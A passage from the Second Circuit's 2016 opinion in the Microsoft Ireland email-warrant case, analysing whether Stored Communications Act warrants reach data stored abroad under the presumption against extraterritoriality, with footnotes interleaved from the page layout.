Regarding governmental access **[**24]** in particular, [§ 2703](#) sets up a pyramidal structure governing conditions under which service providers must disclose stored communications to the government. Basic subscriber and transactional information can be obtained simply with an administrative subpoena.¹⁶ [18 U.S.C. § 2703\(c\)\(2\)](#). Other non-content records can be obtained by a court order (a "[§ 2703\(d\)](#) order"), which may be issued only upon a statement of "specific and articulable facts showing . . . reasonable grounds to believe that the contents or records . . . are relevant and material to an ongoing criminal investigation." [§ 2703\(c\)\(2\)](#), [\(d\)](#). The government may also obtain some user content with an administrative subpoena or a [§ 2703\(d\)](#) order, but only if notice is provided to the service provider's subscriber or customer. [§ 2703\(b\)\(1\)\(B\)](#). To obtain "priority stored communications" (our phrase), as described below, the Act generally requires that the government first secure a warrant that has been issued "using the procedures described in the Federal Rules of Criminal Procedure," or using State warrant procedures, both of which require a showing of probable cause.¹⁷ Priority stored communications **[*208]** fall into two

¹⁵ Other provisions of the Act address, among other things, preservation of backup data ([§ 2704](#)); delaying notice to a customer whose information has been accessed ([§ 2705](#)); cost reimbursement for assembling data demanded under the Act ([§ 2706](#)); and exclusivity of remedies that the Act provides to a person aggrieved by its violation ([§ 2708](#)).

¹⁶ An "administrative subpoena" is "a subpoena issued by an administrative agency to compel an individual to provide information to the agency." *Administrative subpoena*, Black's Law Dictionary (10th ed. 2014). To obtain such a subpoena, the government need not demonstrate probable cause. See [EEOC v. UPS, 587 F.3d 136, 139-40 \(2d Cir. 2009\)](#).

¹⁷ Thus, [§ 2703](#), "Required disclosure of customer communications or records," provides in part as follows:

(a) Contents of wire or electronic communications in electronic storage.—A governmental entity may require the disclosure by a provider of electronic communication service of the contents of a wire or electronic communication, that is in electronic storage in an electronic communications system for one hundred and eighty days or less, only pursuant to a warrant issued using the procedures described in the Federal Rules of Criminal Procedure (or, in the case of a State court, issued using State warrant procedures) by a court of competent jurisdiction. A governmental entity may require **[**26]** the disclosure by a provider of electronic communications services of the contents of a wire or electronic communication that has been in electronic storage in an electronic communication system for more than one hundred and eighty days by the means available under subsection (b) of this section.

(b) Contents of wire or electronic communications in a remote computing service.—(1) A governmental entity may require a provider of remote computing service to disclose the contents of any wire or electronic communication to which this paragraph is made applicable by paragraph (2) of this subsection—

(A) without required notice to the subscriber or customer, if the governmental entity obtains a warrant issued using the procedures described in the Federal Rules of Criminal Procedure (or, in the case of a State court, issued using State warrant procedures) by a court of competent jurisdiction; or

(B) with prior notice from the governmental entity to the subscriber or customer if the governmental entity—

829 F.3d 197, *208; 2016 U.S. App. LEXIS 12926, **26

categories: For electronic communications stored *recently* (that is, for less than 180 days) **[**25]** by an ECS, the government *must* obtain a warrant. [§ 2703\(a\)](#). For older electronic communications and those held by an RCS, a warrant is also required, unless the Government is willing to provide notice to the subscriber or customer. [§ 2703\(b\)\(1\)\(A\)](#).

As noted, [§ 2703](#) calls for those warrants issued under its purview by federal courts to be "issued using the procedures described in the Federal Rules of Criminal Procedure." [Rule 41 of the Federal Rules of Criminal Procedure](#), entitled "Search and Seizure," addresses federal warrants. It directs "the magistrate judge or a judge of a state court of record" to issue the warrant to "an officer authorized to execute it." [Rule 41\(e\)\(1\)](#). And insofar as territorial reach is concerned, [Rule 41\(b\)](#) describes the extent of the power of various authorities (primarily United States magistrate judges) to issue warrants with respect to persons or property located within a particular federal judicial district. It also allows magistrate judges to issue warrants that may be executed outside of the issuing **[**28]** district, but within another district of the United States. [Fed. R. Crim. P. 41\(b\)\(2\)](#), [\(b\)\(3\)](#). [Rule 41\(b\)\(5\)](#) generally restricts the geographical reach of a warrant's execution, if not in another federal district, to "a United States territory, possession, or commonwealth," and various diplomatic or consular missions of the United States or diplomatic residences of the United States located in a foreign state.

DISCUSSION

I. Standard of Review

We will vacate a finding of civil contempt that rests on a party's refusal to comply with a court order if we determine that the district court relied on a mistaken understanding of the law in issuing its order. [United States ex rel. Touhy v. Ragen](#), 340 U.S. 462, 464-70, 71 S. Ct. 416, 95 L. Ed. 417 (1951). Similarly, we will vacate a district court's denial of a motion to quash if we conclude that the denial rested **[*209]** on a mistake of law.¹⁸ See [In re Subpoena Issued to Dennis Friedman](#), 350 F.3d 65, 68-69 (2d Cir. 2003).

It is on the legal predicate **[**29]** for the District Court's rulings—its analysis of the Stored Communications Act, in particular, and of the principles of construction set forth by the Supreme Court in [Morrison v. Nat'l Austl. Bank Ltd.](#), 561 U.S. 247, 130 S. Ct. 2869, 177 L. Ed. 2d 535 (2010)—that we focus our attention in this appeal.

II. Whether the SCA Authorizes Enforcement of the Warrant as to Customer Content Stored in Ireland

A. Analytic Framework

(i) uses an administrative subpoena authorized by a Federal or State statute or a Federal or State grand jury or trial subpoena; or

(ii) obtains a court order for such disclosure under subsection (d) of this section; except that delayed **[**27]** notice may be given pursuant to section 2705 of this title. . . .

(g) Presence of officer not required.--Notwithstanding section 3105 of this title, the presence of an officer shall not be required for service or execution of a search warrant issued in accordance with this chapter requiring disclosure by a provider of electronic communications service or remote computing service of the contents of communications or records or other information pertaining to a subscriber to or customer of such service.

¹⁸Our Court has not squarely held what standard governs our review of a district court's denial of a motion to quash and its related contempt finding. We need not dwell long on this threshold question, however, because even a deferential abuse-of-discretion review incorporates a *de novo* examination of the district court's rulings of law, such as we conduct here. See, e.g., [In re Grand Jury Subpoena Issued June 18, 2009](#), 593 F.3d 155, 157 (2d Cir. 2010).

829 F.3d 197, *209; 2016 U.S. App. LEXIS 12926, **27

The parties stand far apart in the analytic frameworks that they present as governing this case.

Adopting the government's view, the magistrate judge denied Microsoft's motion to quash, resting on the legal conclusion that an SCA warrant is more akin to a subpoena than a warrant, and that a properly served subpoena would compel production of any material, including customer content, so long as it is stored at premises "owned, maintained, controlled, or operated by Microsoft Corporation." [In re Warrant, 15 F. Supp. 3d at 468](#) (quoting Warrant). The fact that those premises were located abroad was, in the magistrate judge's view, of no moment. [Id. at 472](#).

Microsoft offers a different conception of the reach of an SCA warrant. It understands such a warrant as more closely resembling a traditional warrant than a subpoena. In its view, a warrant issued under the Act cannot be given effect as to materials stored **[**30]** beyond United States borders, regardless of what may be retrieved electronically from the United States and where the data would be reviewed. To enforce the Warrant as the government proposes would effect an unlawful extraterritorial application of the SCA, it asserts, and would work an unlawful intrusion on the privacy of Microsoft's customer.

Although electronic data may be more mobile, and may seem less concrete, than many materials ordinarily subject to warrants, no party disputes that the electronic data subject to this Warrant were in fact located in Ireland when the Warrant was served. None disputes that Microsoft would have to collect the data from Ireland to provide it to the government in the United States. As to the citizenship of the customer whose e-mail content was sought, the record is silent. For its part, the SCA is silent as to the reach of the statute as a whole and as to the reach of its warrant provisions in particular. Finally, the presumption against extraterritorial application of United States statutes is strong and binding. See [Morrison, 561 U.S. at 255](#). In these circumstances, we believe we must begin our analysis with an inquiry into whether Congress, in enacting the warrant provisions **[**31]** of the SCA, envisioned and intended those provisions to reach outside of the United States. If we discern that it did not, we must assess whether the enforcement of this Warrant constitutes an unlawful extraterritorial application of the statute. We thus begin with a brief review of *Morrison*, which outlines the operative principles.

[*210] B. Morrison and the Presumption Against Extraterritoriality

When interpreting the laws of the United States, we presume that legislation of Congress "is meant to apply only within the territorial jurisdiction of the United States," unless a contrary intent clearly appears. [Id. at 255](#) (internal quotation marks omitted); see also [RJR Nabisco, Inc. v. European Cmty., 579 U.S. , , 195 L. Ed. 2d 476, 2016 WL 3369423, at *7 \(2016\)](#). This presumption rests on the perception that "Congress ordinarily legislates with respect to domestic, not foreign matters." *Id.* The presumption reflects that Congress, rather than the courts, has the "facilities necessary" to make policy decisions in the "delicate field of international relations." [Kiobel v. Royal Dutch Petroleum Co., 133 S. Ct. 1659, 1664, 185 L. Ed. 2d 671 \(2013\)](#) (quoting [Benz v. Compania Naviera Hidalgo, S.A., 353 U.S. 138, 147, 77 S. Ct. 699, 1 L. Ed. 2d 709 \(1957\)](#)). In line with this recognition, the presumption is applied to protect against "unintended clashes between our laws and those of other nations which could result in international discord." [Equal Emp't Opportunity Comm'n v. Arabian American Oil Co., 499 U.S. 244, 248, 111 S. Ct. 1227, 113 L. Ed. 2d 274 \(1991\)](#) ("Aramco"); see generally [Park Central Global Hub Ltd. v. Porsche Auto. Holdings SE, 763 F.3d 198 \(2d Cir. 2014\)](#) (per curiam).

To **[**32]** decide whether the presumption limits the reach of a statutory provision in a particular case, "we look to see whether 'language in the [relevant Act] gives any indication of a congressional purpose to extend its coverage beyond places over which the United States has sovereignty or has some measure of legislative control.'" [Aramco, 499 U.S. at 248](#) (alteration in original) (quoting [Foley Bros., Inc. v. Filardo, 336 U.S. 281, 285, 69 S. Ct. 575, 93 L. Ed. 680 \(1949\)](#)). The statutory provision must contain a "clear indication of an extraterritorial application"; otherwise, "it has none." [Morrison, 561 U.S. at 255](#); see also [RJR Nabisco, 579 U.S. at , 195 L. Ed. 2d 476, 2016 WL 3369423, at *7](#).

Following the approach set forth in *Morrison*, our inquiry proceeds in two parts. We first determine whether the relevant statutory provisions contemplate extraterritorial application. [Id. at 261-65](#). If we conclude that they do not,

829 F.3d 197, *210; 2016 U.S. App. LEXIS 12926, **32

by identifying the statute's focus and looking at the facts presented through that prism, we then assess whether the challenged application is "extraterritorial" and therefore outside the statutory bounds. [Id. at 266-70.](#)

C. Whether the SCA's Warrant Provisions Contemplate Extraterritorial Application

We dispose of the first question with relative ease. The government conceded at oral argument that the warrant provisions of the SCA do not contemplate or permit extraterritorial application.¹⁹ Our review [**33] of the statute confirms the soundness of this concession.

[*211] 1. Plain Meaning of the SCA

As observed above, the SCA permits the government to require service providers to produce the contents of certain priority stored communications "only pursuant to a warrant issued using the procedures described in the Federal Rules of Criminal Procedure (or, in the case of a State court, issued using State warrant procedures) by a court of competent jurisdiction." [18 U.S.C. § 2703\(a\), \(b\)\(1\)\(A\)](#). The provisions in [§ 2703](#) that permit a service provider's disclosure in response [**34] to a duly obtained warrant do not mention any extraterritorial application, and the government points to no provision that even implicitly alludes to any such application. No relevant definition provided by either Title I or Title II of ECPA, see [18 U.S.C. §§ 2510, 2711](#), suggests that Congress envisioned any extraterritorial use for the statute.

When Congress intends a law to apply extraterritorially, it gives an "affirmative indication" of that intent. [Morrison, 561 U.S. at 265](#). It did so, for example, in the statutes at issue in [Weiss v. National Westminster Bank PLC, 768 F.3d 202, 207 & n.5 \(2d Cir. 2014\)](#) (concluding that definition of "international terrorism" within [18 U.S.C. § 2331\(1\)](#) covers extraterritorial conduct because Congress referred to acts that "occur primarily outside the territorial jurisdiction of the United States") and [United States v. Weingarten, 632 F.3d 60, 65 \(2d Cir. 2011\)](#) (concluding that [18 U.S.C. § 2423\(b\)](#) applies to extraterritorial conduct because it criminalizes "travel in foreign commerce undertaken with the intent to commit sexual acts with minors" that would violate United States law had the acts occurred in the jurisdiction of the United States). We see no such indication in the SCA.

We emphasize further that under [§ 2703](#), any "court of competent jurisdiction"—defined in [§ 2711\(3\)\(B\)](#) to include "a court of general criminal jurisdiction of a State authorized by the law of that State [**35] to issue search warrants"—may issue an SCA warrant. [Section 2703\(a\)](#) refers directly to the use of State warrant procedures as an adequate basis for issuance of an SCA warrant. [18 U.S.C. § 2703\(a\)](#). We think it particularly unlikely that, if Congress intended SCA warrants to apply extraterritorially, it would provide for such far-reaching state court authority without at least "address[ing] the subject of conflicts with foreign laws and procedures." [Aramco, 499 U.S. at 256](#); see also [American Ins. Ass'n v. Garamendi, 539 U.S. 396, 413, 123 S. Ct. 2374, 156 L. Ed. 2d 376 \(2003\)](#) (describing as beyond dispute the notion that "state power that touches on foreign relations must yield to the National Government's policy").

The government asserts that "[n]othing in the SCA's text, structure, purpose, or legislative history indicates that compelled production of records is *limited* to those stored domestically." Gov't Br. at 26 (formatting altered and emphasis added). It emphasizes the requirement placed on a service provider to disclose customers' data, and the absence of any territorial reference restricting that obligation. We find this argument unpersuasive: It stands the presumption against extraterritoriality on its head. It further reads into the Act an extraterritorial awareness and

¹⁹When asked, "What text in the Stored Communications Act do you point to, to support your assertion that . . . Congress intended extraterritorial application?", the government responded, "There's no extraterritorial application here at all." Recording of Oral Argument at 1:06:40-1:07:00. Later, when Judge Lynch observed, "I take it that suggests that the government actually agrees that there shall not be extraterritorial application of the Stored Communications Act . . . what this dispute is about is about the focus of the statute and what counts as an extraterritorial application of the statute," the government answered, "That's right, Judge." *Id.* at 1:25:38-1:26:05.

intention that strike us as anachronistic, and for which we see, and the **[**36]** government points to, no textual or documentary support.²⁰

[*212] 2. The SCA's Use of the Term of Art "Warrant"

Congress's use of the term of art "warrant" also emphasizes the domestic boundaries of the Act in these circumstances.

In construing statutes, we interpret a legal term of art in accordance with the term's traditional legal meaning, unless the statute contains a persuasive indication that Congress intended otherwise. See [F.A.A. v. Cooper](#), [566 U.S. 284, 132 S. Ct. 1441, 1449, 182 L. Ed. 2d 497 \(2012\)](#) ("[W]hen Congress employs a term of art, 'it presumably knows and adopts the cluster of ideas that were attached to each borrowed word in the body of learning from which it was taken.'") (quoting [Molzof v. United States](#), [502 U.S. 301, 307, 112 S. Ct. 711, 116 L. Ed. 2d 731 \(1992\)](#)). "Warrant" is such a term of art.

The term is endowed **[**37]** with a legal lineage that is centuries old. The importance of the warrant as an instrument by which the power of government is exercised and constrained is reflected by its prominent appearance in the *Fourth Amendment to the United States Constitution*:

The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no Warrants shall issue, but upon probable cause, supported by Oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.

U.S. Const. amend. IV. It is often observed that "[t]he chief evil that prompted the framing and adoption of the *Fourth Amendment* was the indiscriminate searches and seizures conducted by the British under the authority of general warrants." [United States v. Galpin](#), [720 F.3d 436, 445 \(2d Cir. 2013\)](#) (internal quotation marks omitted). Warrants issued in accordance with the *Fourth Amendment* thus identify discrete objects and places, and restrict the government's ability to act beyond the warrant's purview — of particular note here, outside of the place identified, which must be described in the document. [Id. at 445-46](#).

As the term is used in the Constitution, a warrant is traditionally moored to privacy concepts applied within the territory of the United States: "What we know of the history **[**38]** of the drafting of the *Fourth Amendment* . . . suggests that its purpose was to restrict searches and seizures which might be conducted by the United States in domestic matters." [In re Terrorist Bombings of U.S. Embassies in East Africa](#), [552 F.3d 157, 169 \(2d Cir. 2008\)](#) (alteration omitted and ellipses in original) (quoting [United States v. Verdugo-Urquidez](#), [494 U.S. 259, 266, 110 S. Ct. 1056, 108 L. Ed. 2d 222 \(1990\)](#)). Indeed, "if U.S. judicial officers were to issue search warrants intended to have extraterritorial effect, such warrants would have dubious legal significance, if any, in a foreign nation." [Id. at 171](#). Accordingly, a warrant protects privacy in a distinctly territorial way.²¹

²⁰ Seeking additional grounds for its position that to apply *Morrison* in this case is to proceed on a false premise, the government argues that the presumption against extraterritoriality applies only to "substantive provisions" of United States law, and that the SCA's warrant provisions are procedural. Gov't Br. at 31. The proposition that the SCA's protections are merely procedural might reasonably be questioned. But even assuming that they are procedural, the government gains no traction with this argument, which we rejected in [Loginovskaya v. Batratchenko](#), [764 F.3d 266, 272-73 \(2d Cir. 2014\)](#).

²¹ The government argues that the SCA's warrant provisions were "modeled after the Right to Financial Privacy Act," [12 U.S.C. §§ 3402\(3\), 3406](#), and that the latter act also "envisions that warrants—along with subpoenas and summonses—will trigger a disclosure requirement." Gov't Br. at 19 (citing S. Rep. No. 99-541, at 3). It points to no authority definitively construing the latter act's warrant provisions, however, nor any acknowledgment in the history of the SCA that enforcement of the warrant's disclosure commands would cross international boundaries. For these reasons, we accord little weight to the observation.

829 F.3d 197, *212; 2016 U.S. App. LEXIS 12926, **38

[*213] The SCA's legislative history related to its post enactment amendments supports our conclusion that Congress intended to [**39] invoke the term "warrant" with all of its traditional, domestic connotations.²² Since the SCA's initial passage in 1986, Congress has amended [§ 2703](#) to relax some of the [Rule 41](#) requirements as they relate to SCA warrants. Although some address the reach of SCA warrants, none of the amendments contradicts the term's traditional domestic limits. See USA PATRIOT ACT, *Pub. L. 107-56*, § 220; *115 Stat. 272, 291-92 (2001)* (codified at [18 U.S.C. § 2703\(a\), \(b\)](#)); 21st Century Department of Justice Appropriations Authorization Act, *Pub. L. 107-273*, § 11010, *116 Stat. 1758, 1822 (2002)* (codified at [18 U.S.C. § 2703\(g\)](#)); Foreign Evidence Request Efficiency Act of 2009, *Pub. L. 111-79*, § 2, *123 Stat. 2086, 2086 (2009)* (codified at [18 U.S.C. § 2711\(3\)\(A\)](#)). These amendments to the SCA are fully consistent with the historical role of warrants as legal instruments that pertain to discrete objects located within the United States, and that are designed to protect U.S. citizens' privacy interests.

The magistrate judge took a different view of [**40] the legislative history of certain amendments to the SCA. He took special notice of certain legislative history related to the 2001 amendment to the warrant provisions enacted in the USA PATRIOT ACT. A House committee report explained that "[c]urrently, Federal Rules [sic] of Criminal Procedure [41](#) requires that the 'warrant' be obtained 'within the district' where the property is located. An investigator, for example, located in Boston . . . might have to seek a suspect's electronic e-mail from an Internet service provider (ISP) account located in California." *In re Warrant*, [15 F. Supp. 3d at 473](#) (quoting H.R. Rep. 107-236(I), at 57 (2001)). The magistrate judge reasoned that this statement equated the location of property with the location of the service provider, and not with the location of any server. *Id. at 474*.

But this excerpt says nothing about the need to cross international boundaries; rather, while noting the "cross-jurisdictional nature of the Internet," it discusses only amendments to [Rule 41](#) that allow magistrate judges "within the district" to issue warrants to be executed in other "districts"—not overseas. *Id. at 473* (quoting H.R. Rep. 107-236(I), at 58). Furthermore, the Committee discussion reflects no expectation that the material to be searched and seized would [**41] be located any place other than where the service provider is located. Thus, the Committee's hypothetical focuses on a situation in which an investigator in Boston might seek e-mail from "an Internet service provider (ISP) account located in California." To our reading, the Report presumes that the service provider is located where the account is—within the United States.²³

[*214] 3. Relevance of Law on "Subpoenas"

We reject the approach, urged by the government and endorsed by the District Court, that would treat the SCA warrant as equivalent to a subpoena. The District Court characterized an SCA warrant as a "hybrid" between a traditional [**42] warrant and a subpoena because—generally unlike a warrant—it is executed by a service provider rather than a government law enforcement agent, and because it does not require the presence of an agent during its execution. *Id. at 471*; [18 U.S.C. § 2703\(a\)-\(c\), \(g\)](#). As flagged earlier, the subpoena-warrant distinction is significant here because, unlike warrants, subpoenas may require the production of communications stored overseas. [15 F. Supp. 3d at 472](#) (citing [Marc Rich, 707 F.2d at 667](#)).

²² We note that a 2009 amendment to [Rule 41](#) expressly authorizes the use of such warrants to seize electronically-stored data, without abandoning the requirement that the warrant specify the place from which the data is to be seized. See [Fed. R. Crim. P. 41\(e\)\(2\)\(B\)](#) (allowing magistrate judge to "authorize the seizure of *electronic storage media* or the seizure or copying of *electronically stored information*" (emphasis added)).

²³ Our brief discussion here of the law of warrants is offered in aid only of our interpretation of the statutory language. Consequently, we do not consider whether the **Fourth Amendment** might be understood to impose disclosure-related procedural requirements more stringent than those established by the SCA. See [United States v. Warshak, 631 F.3d 266, 288 \(6th Cir. 2010\)](#) (finding **Fourth Amendment** protects certain electronic communications based on users' reasonable expectations of privacy); see also Email Privacy Act, H. R. 699, 114th Cong. § 3 (passed by House Apr. 27, 2016) (requiring government to obtain warrant before obtaining documents stored online).

829 F.3d 197, *214; 2016 U.S. App. LEXIS 12926, **42

Warrants and subpoenas are, and have long been, distinct legal instruments.²⁴ [Section 2703 of the SCA](#) recognizes this distinction and, unsurprisingly, uses the "warrant" requirement to signal (and to provide) a greater level of protection to priority stored communications, and "subpoenas" to signal (and provide) a lesser level. [18 U.S.C. § 2703\(a\), \(b\)\(1\)\(A\)](#). [Section 2703](#) does not use the terms interchangeably. *Id.* Nor does it use the word "hybrid" to describe an SCA warrant. Indeed, [§ 2703](#) places priority stored communications entirely outside the reach of an SCA subpoena, absent compliance with the notice provisions. *Id.* The term "subpoena," therefore, stands separately in the statute, as in ordinary usage, from the term "warrant." We see no reasonable basis in the statute from which to infer that Congress used "warrant" to mean "subpoena."

Furthermore, contrary to the Government's assertion, the law of warrants has long contemplated that a private party may be required to participate in the lawful search or seizure of items belonging to the target of an investigation. When the government compels a private party to assist it in conducting a search or seizure, the private party becomes an agent of the government, and the *Fourth Amendment's* warrant clause applies in full force to **[**44]** the private party's actions. See [Coolidge v. New Hampshire](#), 403 U.S. 443, 487, 91 S. Ct. 2022, 29 L. Ed. 2d 564 (1971); [Gambino v. United States](#), 275 U.S. 310, 316-17, 48 S. Ct. 137, 72 L. Ed. 293 (1927); see also [Cassidy v. Chertoff](#), 471 F.3d 67, 74 (2d Cir. 2006). The SCA's warrant provisions fit comfortably within this scheme by requiring a warrant for the content of stored communications even when the warrant commands a service provider, rather than a law enforcement officer, to access the communications. [18 U.S.C. § 2703\(a\), \(b\)\(1\)\(A\), \(g\)](#). Use of this mechanism does not signal that, notwithstanding its use of the term "warrant," Congress intended the SCA warrant procedure to function like a traditional subpoena. We see no reason to **[*215]** believe that Congress intended to jettison the centuries of law requiring the issuance and performance of warrants in specified, domestic locations, or to replace the traditional warrant with a novel instrument of international application.

The government nonetheless urges that the law of subpoenas relied on by the magistrate judge requires a subpoena's recipient to produce documents no matter where located, and that this aspect of subpoena law should be imported into the SCA's warrant provisions. The government argues that "subpoenas, orders, and warrants are equally empowered to obtain records . . . through a disclosure requirement directed at a service provider." Gov't Br. at 18-19. It further **[**45]** argues that disclosure in response to an SCA warrant should not be read to reach only U.S.-located documents, but rather all records available to the recipient. *Id.* at 26-27.

In this, the government rests on our 1983 decision in *Marc Rich*. There, we permitted a grand jury subpoena issued in a tax evasion investigation to reach the overseas business records of a defendant Swiss commodities trading corporation. The *Marc Rich* Court clarified that a defendant subject to the personal jurisdiction of a subpoena-issuing grand jury could not "resist the production of [subpoenaed] documents on the ground that the documents are located abroad." [707 F.2d at 667](#). The federal court had subject-matter jurisdiction over the foreign defendant's actions pursuant to the "territorial principle," which allows governments to punish an individual for acts outside their boundaries when those acts are "intended to produce and do produce detrimental effects within it." *Id.* at 666. In investigating such a case, the Court concluded, the grand jury necessarily had authority to obtain evidence related to the foreign conduct, even when that evidence was located abroad. *Id.* at 667. For that reason, as long as the Swiss corporation was subject to the grand jury's **[**46]** personal jurisdiction—which the Court concluded was the case—the corporation was bound by its subpoena. *Id.* Thus, in *Marc Rich*, a subpoena could reach documents located abroad when the subpoenaed foreign defendant was being compelled to turn over its own records regarding potential illegal conduct, the effects of which were felt in the United States.

²⁴ A "subpoena" **[**43]** (from the Latin phrase meaning "under penalty,") is "[a] writ or order commanding a person to appear before a court or other tribunal, subject to a penalty for failing to comply." *Subpoena*, Black's Law Dictionary. Relatedly, a "subpoena duces tecum" directs the person served to bring with him "specified documents, records, or things." *Subpoena duces tecum*, Black's Law Dictionary. In contrast, a "warrant" is a "writ directing or authorizing someone to do an act [such as] one directing a law enforcer to make . . . a search, or a seizure." *Warrant*, Black's Law Dictionary. As to search warrants, the place is key: A search warrant is a "written order authorizing a law-enforcement officer to conduct a search of a specified place." *Search Warrant*, Black's Law Dictionary.

829 F.3d 197, *215; 2016 U.S. App. LEXIS 12926, **43

Contrary to the government's assertion, neither [Marc Rich](#) nor the statute gives any firm basis for importing law developed in the subpoena context into the SCA's warrant provisions. Microsoft convincingly observes that our Court has never upheld the use of a subpoena to compel a recipient to produce an item under its control and located overseas when the recipient is merely a caretaker for another individual or entity and that individual, not the subpoena recipient, has a protectable privacy interest in the item.²⁵ Appellant's Br. at 42-43. The government does not identify, [*216] and our review of this Court's precedent does not reveal, any such cases.

The government also cites, and the District Court relied on, a series of cases in which banks have been required to comply with subpoenas or discovery orders requiring disclosure of their overseas records, notwithstanding the possibility that compliance would conflict with their obligations under foreign law.²⁶ But the Supreme Court has held that bank depositors have no protectable privacy interests in a bank's records regarding [**48] their accounts. See [United States v. Miller, 425 U.S. 435, 440-41, 96 S. Ct. 1619, 48 L. Ed. 2d 71 \(1976\)](#) (explaining that the records a bank creates from the transactions of its depositors are the bank's "business records" and not its depositors' "private papers"). Thus, our 1968 decision in [United States v. First National City Bank](#) poses no bar to Microsoft's argument. There, we held that a bank subject to the jurisdiction of a federal court was not absolutely entitled to withhold from a grand jury subpoena its banking records held in Frankfurt, Germany "relating to any transaction in the name of (or for the benefit of)" certain foreign customers solely because the bank faced the prospect of civil liability. [396 F.2d 897, 898, 901, 905 \(2d Cir. 1968\)](#); cf. [Linde v. Arab Bank, PLC, 706 F.3d 92, 101-02, 109 \(2d Cir. 2013\)](#) (declining to issue writ of mandamus overturning district court's imposition of sanctions on foreign bank, when bank was civil defendant and refused to comply with discovery orders seeking certain foreign banking records).

We therefore conclude that Congress did not intend the SCA's warrant [**49] provisions to apply extraterritorially.

D. Discerning the "Focus" of the SCA

This conclusion does not resolve the merits of this appeal, however, because "it is a rare case of prohibited extraterritorial application that lacks *all* contact with the territory of the United States." [Morrison, 561 U.S. at 266](#). When we find that a law does not contemplate or permit extraterritorial application, we generally must then determine whether the case at issue involves such a prohibited application. [Id. at 266-67](#). As we recently observed in [Mastafa v. Chevron Corp.](#), "An evaluation of the presumption's application to a particular case is essentially an inquiry into whether the domestic contacts are sufficient to avoid triggering the presumption at all." [770 F.3d 170, 182 \(2d Cir. 2014\)](#).

In making this second-stage determination, we first look to the "territorial events or relationships" that are the "focus" of the relevant statutory provision. [Id. at 183](#) (alterations and internal quotation marks omitted). If the domestic contacts presented by the case fall within the "focus" of the statutory provision or are "the objects of the

²⁵ The government contends that Microsoft has waived the argument that the government cannot compel production of records that Microsoft holds on its customers' behalf. Gov't Br. at 36 & n.14. But in [**47] the District Court proceedings, Microsoft argued that there was a "difference between, on the one hand asking a company for its own documents . . . versus when you are going after someone else's documents . . . that are entrusted to us on behalf of our clients." Transcript of Oral Argument at 17, [In re Warrant](#), 1:13-mj-02814, ECF No. 93. Although this was not the centerpiece of Microsoft's argument before the District Court, it was sufficiently raised. And in any event, we are free to consider arguments made on appeal in the interests of justice even when they were not raised before the district court. See [Gibeau v. Nellis, 18 F.3d 107, 109 \(2d Cir. 1994\)](#). The government has had an ample opportunity to rebut Microsoft's position, and we see no reason to treat this important argument as beyond our consideration.

²⁶ Thus, in addition to [Marc Rich](#), the government refers us to other cases that it characterizes as ordering production despite potential or certain conflict with the laws of other nations: [In re Grand Jury Proceedings \(Bank of Nova Scotia\), 740 F.2d 817, 826-29 \(11th Cir. 1984\)](#); [United States v. Vetco Inc., 691 F.2d 1281, 1287-91 \(9th Cir. 1981\)](#); [In re Grand Jury Subpoena Dated August 9, 2000, 218 F. Supp. 2d 544, 547, 564 \(S.D.N.Y. 2002\)](#) (Chin, J.); [United States v. Chase Manhattan Bank. N.A., 584 F. Supp. 1080, 1086-87 \(S.D.N.Y. 1984\)](#). Gov't Br. at 16-17.

829 F.3d 197, *216; 2016 U.S. App. LEXIS 12926, **47

statute's solicitude," then the application of the provision is not unlawfully extraterritorial. [Morrison, 561 U.S. at 267](#). If the domestic contacts are merely secondary, however, [**50] to the statutory "focus," then the provision's application to the case is extraterritorial and precluded.

[*217] In identifying the "focus" of the SCA's warrant provisions, it is helpful to resort to the familiar tools of statutory interpretation, considering the text and plain meaning of the statute, see, e.g., [Gottlieb v. Carnival Corp., 436 F.3d 335, 337 \(2d Cir. 2006\)](#), as well as its framework, procedural aspects, and legislative history. Cf. [Morrison, 561 U.S. at 266-70](#) (looking to text and statutory context to discern focus of statutory provision); [Loginovskaya, 764 F.3d at 272-73](#) (analyzing text, context, and precedent to discern focus for *Morrison* purposes). Having done so, we conclude that the relevant provisions of the SCA focus on protecting the privacy of the content of a user's stored electronic communications. Although the SCA also prescribes methods under which the government may obtain access to that content for law enforcement purposes, it does so in the context of a primary emphasis on protecting user content — the "object[]" of the statute's solicitude." [Morrison, 561 U.S. at 267](#).

1. The SCA's Warrant Provisions

The reader will recall the SCA's provisions regarding the production of electronic communication content: In sum, for priority stored communications, "a governmental entity may require the disclosure . . . of [**51] the contents of a wire or electronic communication . . . only pursuant to a warrant issued using the rules described in the Federal Rules of Criminal Procedure," except (in certain cases) if notice is given to the user. [18 U.S.C. § 2703\(a\), \(b\)](#).

In our view, the most natural reading of this language in the context of the Act suggests a legislative focus on the privacy of stored communications. Warrants under [§ 2703](#) must issue under the Federal Rules of Criminal Procedure, whose [Rule 41](#) is undergirded by the Constitution's protections of citizens' privacy against unlawful searches and seizures. And more generally, [§ 2703](#)'s warrant language appears in a statute entitled the Electronic Communications Privacy Act, suggesting privacy as a key concern.

The overall effect is the embodiment of an expectation of privacy in those communications, notwithstanding the role of service providers in their transmission and storage, and the imposition of procedural restrictions on the government's (and other third party) access to priority stored communications. The circumstances in which the communications have been stored serve as a proxy for the intensity of the user's privacy interests, dictating the stringency of the procedural protection [**52] they receive—in particular whether the Act's warrant provisions, subpoena provisions, or its [§ 2703\(d\)](#) court order provisions govern a disclosure desired by the government. Accordingly, we think it fair to conclude based on the plain meaning of the text that the privacy of the stored communications is the "object[]" of the statute's solicitude," and the focus of its provisions. [Morrison, 561 U.S. at 267](#).

2. Other Aspects of the Statute

In addition to the text's plain meaning, other aspects of the statute confirm its focus on privacy.

As we have noted, the first three sections of the SCA contain its major substantive provisions. These sections recognize that users of electronic communications and remote computing services hold a privacy interest in their stored electronic communications. In particular, [§ 2701\(a\)](#) makes it unlawful to "intentionally access[]" without authorization," or "intentionally exceed[] an authorization to access," a "facility through which an electronic communication [*218] service is provided" and "thereby obtain[], alter[], or prevent[] authorized access to a wire or electronic communication while it is in electronic storage." Contrary to the government's contention, this section does more than merely protect against [**53] the disclosure of information by third parties. By prohibiting the alteration or blocking of access to stored communications, this section also shelters the communications' integrity. [Section 2701](#) thus protects the privacy interests of users in many aspects of their stored communications from intrusion by unauthorized third parties.

829 F.3d 197, *218; 2016 U.S. App. LEXIS 12926, **53

